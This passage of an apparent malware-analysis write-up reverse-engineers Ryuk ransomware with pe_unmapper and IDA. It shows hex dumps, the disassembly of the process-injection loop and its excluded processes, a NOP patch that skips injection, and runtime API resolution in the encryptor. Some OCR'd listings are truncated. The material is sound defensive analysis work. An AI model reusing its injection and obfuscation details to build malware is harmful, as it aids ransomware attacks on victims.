
```
00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
00000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 ................
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 ........!..L.!Th
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS 
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....$.......
00000080 8a e4 18 98 ce 85 76 cb ce 85 76 cb ce 85 76 cb ......v...v...v.
00000090 7a 19 87 cb ca 85 76 cb 7a 19 85 cb b4 85 76 cb z.....v.z.....v.
000000a0 7a 19 84 cb c3 85 76 cb ad d8 75 ca c8 85 76 cb z.....v...u...v.
000000b0 ad d8 73 ca ed 85 76 cb ad d8 72 ca dc 85 76 cb ..s...v...r...v.
000000c0 c7 fd e5 cb c9 85 76 cb ce 85 77 cb bc 85 76 cb ......v...w...v.
000000d0 a0 d8 7f ca cc 85 76 cb a0 d8 89 cb cf 85 76 cb ......v.......v.
000000e0 a0 d8 74 ca cf 85 76 cb 52 69 63 68 ce 85 76 cb ..t...v.Rich..v.
000000f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000100 00 00 00 00 00 00 00 00 50 45 00 00 64 86 07 00 ........PE..d...
00000110 b9 5a 77 5b 00 00 00 00 00 00 00 00 f0 00 22 00 .Zw[..........".
00000120 0b 02 0e 00 00 56 01 00 00 2a 37 00 00 00 00 00 .....V...*7.....
00000130 34 79 00 00 00 10 00 00 00 00 0d 26 f7 7f 00 00 4y.........&....
00000140 00 10 00 00 00 02 00 00 05 00 02 00 00 00 00 00 ................
00000150 05 00 02 00 00 00 00 00 00 e0 38 00 00 04 00 00 ..........8.....
00000160 00 00 00 00 02 00 60 81 00 00 10 00 00 00 00 00 ......`.........
00000170 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 ................
```

```
000000CADD43DE60
ernelbase_GetModuleFileNameW+80
43DE20 (Synchronized with RSP)
```

I have dumped this shellcode to a bin file and started analyzing it separately. Since this shellcode has been dumped from memory therefore it doesn't execute simply by clicking the binary. All of its addresses are messed up.

To recover this exe, I have used pe_unmapper which useful in recovering executables dumped from the memory. A tool by hasherzade.

I have dumped the shellcode and unmapped it from memory using pe_unmapper and loaded it again in IDA. It was the same RYUK ransomware that I am analyzing. As could be seen in the PDB info or IDA. Ryuk ransomware injects a copy of itself in all these processes.


IDA - dumped.exe.i64 (dumped.exe) C:\Users\shaddy\Desktop\dumped.exe.i64 - Loading
File Edit Jump Search View Options Windows Help
Lock highlight
Please confirm
Yes
No
Cmder
Output
IDC

The input file was linked with debug information
and the symbol filename is:
"C:\Users\Admin\Documents\Visual Studio 2015\Projects From Ryuk\ConsoleApplication54\x64\Release\ConsoleApplication54.pdb"
Do you want to look for this file at the specified path
and the Microsoft Symbol Server?

□ Don't display this message again


```
C:\Users\shaddy
λ cd Desktop\

C:\Users\shaddy\Desktop
λ pe_unmapper.exe /in dumped_using_debugger.bin /out dumped.exe
Input file: dumped_using_debugger.bin
[*] Mode: UNMAP (Virtual to Raw)
[!] Load base not supplied! Using autosearch...
[*] Found possible relocation base: 7ff7260d0000
Saved output to: dumped.exe

C:\Users\shaddy\Desktop
λ
```

```
Detected file format: Portable executable for AMD64 (PE)
  0. Creating a new segment  (00007FF7260D1000-00007FF72
  1. Creating a new segment  (00007FF7260E7000-00007FF72
  2. Creating a new segment  (00007FF7260F4000-00007FF72
  3. Creating a new segment  (00007FF726459000-00007FF72
  4. Creating a new segment  (00007FF72645B000-00007FF72
Reading imports directory...
Reading exception directory (.pdata)...
Applying fixups...
  5. Creating a new segment  (00007FF7260E7308-00007FF72
```

1	The injected code is the Ryuk Ransomware itself	
2	It injects in all processes that it enumerated using **CreateToolSnapshot32** except lsass.exe, explorer.exe and csrss.exe	
3	It keeps on injecting itself in all processes until the array is complete	
4	During process enumeration, it also checks the authority level of each process and save it with necessary score	
5	After all the injection has been completed, then it moves on to Encryption. The encryptor is an obfuscated function that is being called after process injection. The encryptor function loads all API calls dynamically.	

To continue with my analysis, I have to skip over this process injection phase to actually reach the encryptor. So, I did the easiest thing, that is patched the binary and skipped the call to process injection function.


I found the call to process injection function and its HEX in the binary. One cool thing about IDA is that it provides live mapping of assembly to HEX code and on both windows side by side I can see which HEX is calling the function of process injection and I can simply patch those bytes to no operation bytes.



```
jz      short loc_14

jmp     short loc_140001F9E

mov     ecx, [rbx]        ; dwProcessId
call    sub_140002590
mov     r8d, 0Ah          ; Radix
lea     rdx, [rsp+0C18A8h+Buffer] ; Buffer
mov     ecx, eax          ; Value
call    _itow
mov     ecx, 12Ch         ; dwMilliseconds
call    cs:Sleep
lea     r9, aCsrssExe     ; "csrss.exe"
lea     r10, aExplorerExe ; "explorer.exe"

loc_140001F9E:
cmp     [rbx], r13d
jz      short loc_140001FB5

loc_140001FA3:
inc     esi
add     rbx, 210h
cmp     esi, 64h ; 'd'
jl      loc_140001E90

100.00% (470,5334) (530,520) 0000136B 0000000140001F6B: WinMain+2EB (Synchronized with Hex View-1)
```

```
0000000140001F20  02 48 83 F9 0D 74 77 0F  B7 04 4F 66 41 3B 04 4A  .H...tw...OfA;.J
0000000140001F30  74 DE 49 8B C5 0F B7 0C  47 66 41 3B 0C 44 75 19  t.......GfA;.Du.
0000000140001F40  0F B7 4C 47 02 66 41 3B  4C 44 02 75 0C 48 83 C0  ..LG.fA;LD.u.H..
0000000140001F50  02 48 83 F8 0A 75 DE EB  45 45 85 FF 74 05 48 85  .H...u..EE..t.H.
0000000140001F60  ED 74 40 48 83 FD 01 74  3A 8B 0B E8 20 06 00 00  ...H...t:.......
0000000140001F70  41 B8 0A 00 00 00 48 8D  94 24 10 17 0C 00 8B C8  A.....H..$......
0000000140001F80  E8 77 8A 00 00 B9 2C 01  00 00 FF 15 C8 50 01 00  .....,.........
0000000140001F90  4C 8D 0D C9 CE 01 00 4C  8D 15 DA CE 01 00 44 39  L......L......D9
0000000140001FA0  2B 74 12 FF C6 48 81 C3  10 02 00 00 83 FE 64 0F  +t............d.
0000000140001FB0  8C DB FE FF FF 41 FF C6  48 FF C5 41 83 FE 04 0F  .....A..........
0000000140001FC0  8E BB FE FF FF B9 88 13  00 00 FF 15 88 50 01 00  .............P..
0000000140001FD0  41 8B CF E8 38 04 00 00  83 F8 01 75 0A E8 2E 3B  A...8......u....
0000000140001FE0  00 00 E8 89 0A 00 00 33  C0 48 8B 8C 24 70 18 0C  .......3....$p..
0000000140001FF0  00 48 33 CC E8 17 54 00  00 4C 8D 9C 24 80 18 0C  .H3...T..L..$...
0000000140002000  00 49 8B 5B 30 49 8B 6B  38 49 8B 73 40 49 8B E3  .I.[0I.k8I.s@I..
0000000140002010  41 5F 41 5E 41 5D 41 5C  5F C3 CC CC CC CC CC CC  A_A^A]A\_.......
0000000140002020  40 53 48 83 EC 50 48 8B  05 D3 1F 02 00 48 33 C4  @SH..........H3.
0000000140002030  48 89 44 24 48 48 8B D9  4C 8D 44 24 30 33 C9 48  H.D$HH....D$03..
0000000140002040  8D 15 F2 CD 01 00 FF 15  BC 4F 01 00 85 C0 75 29  .........O.....)
0000000140002050  FF 15 0A 50 01 00 8B D0  48 8D 0D 51 CE 01 00 E8  ...P.......Q....
0000000140002060  8C F1 FF FF 33 C0 48 8B  4C 24 48 48 33 CC E8 9D  ........L$HH3...
0000000140002070  53 00 00 48 83 C4 50 5B  C3 48 8B 44 24 30 4C 8D  S..H...[...D$0L.
0000000140002080  44 24 38 48 89 44 24 3C  33 D2 33 C0 C7 44 24 38  D$8H.D$<3....D$8
0000000140002090  01 00 00 00 48 89 44 24  28 48 8B CB C7 44 24 44  ....H.D$(H...D$D
00000001400020A0  02 00 00 00 48 89 44 24  20 44 8D 48 10 FF 15 5D  ....H.D$·D.H...]
00000001400020B0  4F 01 00 85 C0 75 29 FF  15 A3 4F 01 00 8B D0 48  O.....)...O.....
00000001400020C0  8D 0D 0A CE 01 00 E8 25  F1 FF FF 33 C0 48 8B 4C  ...........3...L
00000001400020D0  24 48 48 33 CC E8 36 53  00 00 48 83 C4 50 5B C3  $HH3..6S..H...[.
00000001400020E0  FF 15 7A 4F 01 00 3D 14  05 00 00 75 21 48 8D 0D  ..zO..=....u!H..
00000001400020F0  04 CE 01 00 E8 F7 F0 FF  FF 33 C0 48 8B 4C 24 48  .........3...L$H
0000000140002100  48 33 CC E8 08 53 00 00  48 83 C4 50 5B C3 B8 01  H3...S..H...[ø·.
0000000140002110  00 00 00 48 8B 4C 24 48  48 33 CC E8 F0 52 00 00  ...H.L$HH3......
0000000140002120  48 83 C4 50 5B C3 CC CC  CC CC CC CC CC CC CC CC  H...[...........
0000000140002130  48 89 7C 24 20 55 41 54  41 55 41 56 41 57 48 8D  H.|$·UATAUAVAWH.
0000000140002140  AC 24 50 FE FF FF 48 81  EC B0 02 00 00 48 8B 05  .$P...H......H..
0000000140002150  AC 1E 02 00 48 33 C4 48  89 85 A0 01 00 00 45 33  ....H3........E3
0000000140002160  FD 48 89 4C 24 58 33 D2  4C 89 6C 24 50 48 8B F9

0000136B 0000000140001F6B: WinMain+2EB (Synchronized with IDA View-A)
```

In above example, we can see **E8 20 06 00 00** are the bytes responsible for calling **Process Injection** sub-routine. I can change these bytes to **90 90 90 90 90 90** which are **NOP** instructions. Whenever, the Ryuk ransomware enumerated process and tries to inject itself, it would now simply skip the process injection step and move on to further activities, like encryption.




```
loc_140001F63:
cmp     rbp, 1
jz      short loc_

jmp     short loc_140001F9E

mov     ecx, [rbx]        ; dwProcessId
nop
nop
nop
nop
nop
mov     r8d, 0Ah          ; Radix
lea     rdx, [rsp+0C18A8h+Buffer] ; Buffer
mov     ecx, eax          ; Value
call    _itow
mov     ecx, 12Ch         ; dwMilliseconds
call    cs:Sleep
lea     r9, aCsrssExe     ; "csrss.exe"
lea     r10, aExplorerExe ; "explorer.exe"

loc_140001F9E:
cmp     [rbx], r13d
jz      short loc_140001FB5

loc_140001FA3:
inc     esi
add     rbx, 210h
cmp     esi, 64h ; 'd'

100.00% (467,5277) (677,339) 0000136B 0000000140001F6B: WinMain+2EB (Synchronized with Hex View-1)
```

```
0000000140001F20  02 48 83 F9 0D 74 77 0F  B7 04 4F 66 41 3B 04 4A  .H...tw...OfA;.J
0000000140001F30  74 DE 49 8B C5 0F B7 0C  47 66 41 3B 0C 44 75 19  t.......GfA;.Du.
0000000140001F40  0F B7 4C 47 02 66 41 3B  4C 44 02 75 0C 48 83 C0  ..LG.fA;LD.u.H..
0000000140001F50  02 48 83 F8 0A 75 DE EB  45 45 85 FF 74 05 48 85  .H...u..EE..t.H.
0000000140001F60  ED 74 40 48 83 FD 01 74  3A 8B 0B 90 90 90 90 90  ...H...t:.......
0000000140001F70  41 B8 0A 00 00 00 48 8D  94 24 10 17 0C 00 8B C8  A.....H..$......
0000000140001F80  E8 77 8A 00 00 B9 2C 01  00 00 FF 15 C8 50 01 00  .....,.........
0000000140001F90  4C 8D 0D C9 CE 01 00 4C  8D 15 DA CE 01 00 44 39  L......L......D9
0000000140001FA0  2B 74 12 FF C6 48 81 C3  10 02 00 00 83 FE 64 0F  +t............d.
0000000140001FB0  8C DB FE FF FF 41 FF C6  48 FF C5 41 83 FE 04 0F  .....A..........
0000000140001FC0  8E BB FE FF FF B9 88 13  00 00 FF 15 88 50 01 00  .............P..
0000000140001FD0  41 8B CF E8 38 04 00 00  83 F8 01 75 0A E8 2E 3B  A...8......u....
0000000140001FE0  00 00 E8 89 0A 00 00 33  C0 48 8B 8C 24 70 18 0C  .......3....$p..
0000000140001FF0  00 48 33 CC E8 17 54 00  00 4C 8D 9C 24 80 18 0C  .H3...T..L..$...
0000000140002000  00 49 8B 5B 30 49 8B 6B  38 49 8B 73 40 49 8B E3  .I.[0I.k8I.s@I..
0000000140002010  41 5F 41 5E 41 5D 41 5C  5F C3 CC CC CC CC CC CC  A_A^A]A\_.......
0000000140002020  40 53 48 83 EC 50 48 8B  05 D3 1F 02 00 48 33 C4  @SH..........H3.
0000000140002030  48 89 44 24 48 48 8B D9  4C 8D 44 24 30 33 C9 48  H.D$HH....D$03..
0000000140002040  8D 15 F2 CD 01 00 FF 15  BC 4F 01 00 85 C0 75 29  .........O.....)
0000000140002050  FF 15 0A 50 01 00 8B D0  48 8D 0D 51 CE 01 00 E8  ...P.......Q....
0000000140002060  8C F1 FF FF 33 C0 48 8B  4C 24 48 48 33 CC E8 9D  ........L$HH3...
0000000140002070  53 00 00 48 83 C4 50 5B  C3 48 8B 44 24 30 4C 8D  S..H...[...D$0L.
0000000140002080  44 24 38 48 89 44 24 3C  33 D2 33 C0 C7 44 24 38  D$8H.D$<3....D$8
0000000140002090  01 00 00 00 48 89 44 24  28 48 8B CB C7 44 24 44  ....H.D$(H...D$D
00000001400020A0  02 00 00 00 48 89 44 24  20 44 8D 48 10 FF 15 5D  ....H.D$·D.H...]
00000001400020B0  4F 01 00 85 C0 75 29 FF  15 A3 4F 01 00 8B D0 48  O.....)...O.....
00000001400020C0  8D 0D 0A CE 01 00 E8 25  F1 FF FF 33 C0 48 8B 4C  ...........3...L
00000001400020D0  24 48 48 33 CC E8 36 53  00 00 48 83 C4 50 5B C3  $HH3..6S..H...[.
00000001400020E0  FF 15 7A 4F 01 00 3D 14  05 00 00 75 21 48 8D 0D  ..zO..=....u!H..
00000001400020F0  04 CE 01 00 E8 F7 F0 FF  FF 33 C0 48 8B 4C 24 48  .........3...L$H
0000000140002100  48 33 CC E8 08 53 00 00  48 83 C4 50 5B C3 B8 01  H3...S..H...[ø·.
0000000140002110  00 00 00 48 8B 4C 24 48  48 33 CC E8 F0 52 00 00  ...H.L$HH3......
0000000140002120  48 83 C4 50 5B C3 CC CC  CC CC CC CC CC CC CC CC  H...[...........
0000000140002130  48 89 7C 24 20 55 41 54  41 55 41 56 41 57 48 8D  H.|$·UATAUAVAWH.
0000000140002140  AC 24 50 FE FF FF 48 81  EC B0 02 00 00 48 8B 05  .$P...H......H..
0000000140002150  AC 1E 02 00 48 33 C4 48  89 85 A0 01 00 00 45 33  ....H3........E3
0000000140002160  FD 48 89 4C 24 58 33 D2  4C 89 6C 24 50 48 8B F9

0000136B 0000000140001F6B: WinMain+2EB (Synchronized with IDA View-A)
```

Encryption:

The encryption routine starts with importing all the required APIs at run-time because encryptor is highly obfuscated. They are not used or imported directly in the malware. Instead of static analysis, the dynamic analysis reveals all the APIs used by malware easily. As shown in the screenshot below:




```
.text:00007FF7EF802984
.text:00007FF7EF802984 loc_7FF7EF802984:
.text:00007FF7EF802984 lea     r8, a3 0         ; "Micro"
.text:00007FF7EF80298B call    cs:qword_7FF7EF82BD80
.text:00007FF7EF802991 mov     r9d, 18h
.text:00007FF7EF802997 mov     [rsp+38h+var_18], 20h ; ' '
.text:00007FF7EF80299F lea     r8,
.text:00007FF7EF8029A6 lea     rdx
.text:00007FF7EF8029AD lea     rcx
.text:00007FF7EF8029B4 call    cs:
.text:00007FF7EF8029BA test    eax
.text:00007FF7EF8029BC jnz     sho

.text:00007FF7EF8029BE lea     r9d
.text:00007FF7EF8029C2 mov     [rs
.text:00007FF7EF8029CA lea     r8,
.text:00007FF7EF8029D1 lea     rdx
00007FF7EF80298B: sub_7FF7EF8028D0+BB (S
```

```
ADVAPI32.dll:00007FFFC3C77070
ADVAPI32.dll:00007FFFC3C77070
ADVAPI32.dll:00007FFFC3C77070 ; Attributes: thunk
ADVAPI32.dll:00007FFFC3C77070
ADVAPI32.dll:00007FFFC3C77070 advapi32_CryptAcquireContextW proc near
ADVAPI32.dll:00007FFFC3C77070 jmp     cs:off_7FFFC3D0A0F8
ADVAPI32.dll:00007FFFC3C77070 advapi32_CryptAcquireContextW endp
ADVAPI32.dll:00007FFFC3C77070
```

```
.data:00007FF7EF82BD70
.data:00007FF7EF82BD74 dword_7FF7EF82
.data:00007FF7EF82BD74
.data:00007FF7EF82BD78 align 20h
.data:00007FF7EF82BD80 qword_7FF7EF82BD80 dq 7FFFC3C77070h     ; DATA XREF: sub_7FF7EF8028D0+34↑r
.data:00007FF7EF82BD80                                         ; sub_7FF7EF8028D0+5D↑r ...
.data:00007FF7EF82BD88 qword_7FF7EF82BD88 dq 7FFFC4605F00h     ; DATA XREF: sub_7FF7EF802730+D9↑r
.data:00007FF7EF82BD88                                         ; _XMMI2_FP_Emulation+858↑w
.data:00007FF7EF82BD90 qword_7FF7EF82BD90 dq 7FFFC33F9040h     ; DATA XREF: _XMMI2_FP_Emulation+B23↑w
